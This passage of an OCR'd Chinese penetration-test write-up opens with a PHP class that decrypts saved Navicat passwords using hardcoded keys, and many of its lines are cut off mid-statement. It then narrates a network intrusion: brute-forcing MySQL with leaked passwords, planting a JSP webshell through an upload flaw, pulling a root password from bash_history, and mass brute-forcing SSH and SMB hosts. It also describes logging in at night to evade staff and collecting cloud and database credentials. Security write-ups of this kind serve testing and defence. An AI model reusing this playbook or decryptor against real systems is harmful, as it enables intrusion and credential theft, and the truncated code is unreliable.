



```php
<?php
namespace FatSmallTools;
class NavicatPassword
{
    protected $version = 0;
    protected $aesKey = 'libcckeylibcckey';
    protected $aesIv = 'libcciv libcciv ';
    protected $blowString = '3DC5CA39';
    protected $blowKey = null;
    protected $blowIv = null;

    public function __construct($version = 12)
{
        $this->version = $version;
        $this->blowKey = sha1('3DC5CA39', true);
        $this->blowIv = hex2bin('d9c7c3c8870d64bd');
    }

    public function encrypt($string)
{
        $result = FALSE;
        switch ($this->version) {
            case 11:
                $result = $this->encryptEleven($string);
                break;
            case 12:
                $result = $this->encryptTwelve($string);
```

```
                break;
            default:
                break;
        }

        return $result;
    }

    protected function encryptEleven($string)
{
        $round = intval(floor(strlen($string) / 8));
        $leftLength = strlen($string) % 8;
        $result = '';
        $currentVector = $this->blowIv;

        for ($i = 0; $i < $round; $i++) {
            $temp = $this->encryptBlock($this->xorBytes(s
            $currentVector = $this->xorBytes($currentVect
            $result .= $temp;
        }

        if ($leftLength) {
            $currentVector = $this->encryptBlock($current
            $result .= $this->xorBytes(substr($string, 8
        }

        return strtoupper(bin2hex($result));
    }

    protected function encryptBlock($block)
{
        return openssl_encrypt($block, 'BF-ECB', $this->b
    }

    protected function decryptBlock($block)
{
        return openssl_decrypt($block, 'BF-ECB', $this->b
    }

    protected function xorBytes($str1, $str2)
```

```
{
        $result = '';
        for ($i = 0; $i < strlen($str1); $i++) {
            $result .= chr(ord($str1[$i]) ^ ord($str2[$i]
        }

        return $result;
    }

    protected function encryptTwelve($string)
{
        $result = openssl_encrypt($string, 'AES-128-CBC',
        return strtoupper(bin2hex($result));
    }

    public function decrypt($string)
{
        $result = FALSE;
        switch ($this->version) {
            case 11:
                $result = $this->decryptEleven($string);
                break;
            case 12:
                $result = $this->decryptTwelve($string);
                break;
            default:
                break;
        }

        return $result;
    }

    protected function decryptEleven($upperString)
{
        $string = hex2bin(strtolower($upperString));

        $round = intval(floor(strlen($string) / 8));
        $leftLength = strlen($string) % 8;
        $result = '';
        $currentVector = $this->blowIv;
```

```
108
109         for ($i = 0; $i < $round; $i++) {
110             $encryptedBlock = substr($string, 8 * $i, 8);
111             $temp = $this->xorBytes($this->decryptBlock($
112             $currentVector = $this->xorBytes($currentVect
113             $result .= $temp;
114         }
115
116         if ($leftLength) {
117             $currentVector = $this->encryptBlock($current
118             $result .= $this->xorBytes(substr($string, 8
119         }
120
121         return $result;
122     }
123
124     protected function decryptTwelve($upperString)
125 {
126         $string = hex2bin(strtolower($upperString));
127         return openssl_decrypt($string, 'AES-128-CBC', $t
128     }
129 }
130 use FatSmallTools\NavicatPassword;
131
132 //需要指定版本，11或12
133 //$navicatPassword = new NavicatPassword(12);
134 $navicatPassword = new NavicatPassword(11);
135
136 //解密
137 //$decode = $navicatPassword->decrypt('15057D7BA390');
138 $decode = “密码：”.$navicatPassword->decrypt('xxxxxxxxxx');
139 echo $decode."\n";
```



使用这里解密出来的密码和之前泄露的数据库密码，继续爆破已知网段的mysql数据库，效果如下。


1	10		MySQL	3306	root	20 5.7.28
2	10		MySQL	3306	root	0 5.7.28
3	10		MySQL	3306	root	0 5.7.28
4	10		MySQL	3306	root	0 5.7.28
5	10		MySQL	3306	root	3 5.6.45-log
6	10		MySQL	3306	root	3 5.6.45-log
7	10		MySQL	3306	root	3 5.6.45-log
8	10		MySQL	330		.3 5.7.27-log
1	19		MySQL	3306	root	3 5.6.45-log


四、横向移动

4.1 上传jsp马

在数据库上没花太多的精力，只收集了部分网站管理员密码，用这个密码去尝试登录其它web后台服务，经过多番测试，成功登录其中的一个服务，这个后台存在一个可


以利用的上传漏洞。





内网的web服务也没什么防护，换上jsp的马。

最后使用蚁剑连接，成功拿到web服务的shell，是一台linux的服务器。




4.2 History记录泄密码

在我们拿到web服务器权限的第一步时，肯定得去翻各种配置文件，收集一切能够帮助我们扩大战果的信息。先看一下当前权限，发现不管怎样都无法在蚁剑的虚拟终端执行命令。提示in/sh没了，问了一下师傅们，由于是有目录执行权限的，让我试试直接新添加一个sh，再执行命令看看，最终尝试无果。

```
/home/userimg/) $ whoami
ERROR:// java.io.IOException: Cannot run program "in/sh": error=2, No such file or directory
/home/userimg/) $
```

只好回过头来翻文件，看看有没有收获。在翻到bash_history的时候，在这里发现了一个大惊喜，可能是运维管理人员在linux服务器之间互相copy文件时，将密码写到了root@后面，由于未做history安全配置，直接将密码记录到了bash_history文件。由于密码直接是客户名称的大小写混合简写加年份这就把密码也打上码了。



怀着激动的心情使用xshell输入账号，输入密码，当最终出现是否保存凭证的时候，就像中奖一般的感觉，稳了，成功以root权限登录。

4.3 爆破

使用提取出来的密码去试了同网段的其它linux服务器，试了四台发现三台都可以登录！！！果断掏出工具批量爆破。

成功拿到61台linux的root权限，和7台administrator权限的windows服务器。一个密码几乎打下这个网段的机器！！！


192.168段

序号	IP地址	服务	端口	帐户名	密码	BANNER	用时[毫秒]
1	192.1	SSH	22	root			446
2	192.1	SSH	22	root			448
3	192.1	SSH	22	root			357
4	192.1	SSH	22	root			497
5	192.1	SSH	22	root			432
6	192.	SSH	22	root			359
7	192.	SSH	22	root			469
8	192	SSH	22	root			442
9	192	SSH	22	root			442
10	192	SSH	22	root			423
11	192	SSH	22	root			342
12	192	SSH	22	root			355
13	192	SSH	22	root			426
14	192.	SSH	22	root			375
15	192.	SSH	22	root			5428
16	192.	SSH	22	root			355
17	192.	SSH	22	root			355
18	192.	SSH	22	root			362
19	192.	SSH	22	root			321
20	192.	SSH	22	root			369
21	192.	SSH	22	root			372
22	192.	SSH	22	root			303


1	10	SMB	445	administrator	214
2	10.	SMB	445	administrator	258
3	10	SMB	445	administrator	192
4	10	SMB	445	administrato	165
5	10	SMB	445	administrato	140
6	10.	SMB	445	administrator	172
7	10.	SMB	445	administrator	200


4.4 账户密码记桌面

现在已经拿到了大量的服务器权限，接下来的主要的精力集中在对已获取的服务器上各种信息的收集整理，为了避开对方工作人员发现，登录远程桌面的时间都放在了深夜，依次登录刚拿到的windows服务器。




桌面上发现大量的敏感信息，包含了数据库、华为云、运维管理后台等服务器的URL地址、账号和密码。



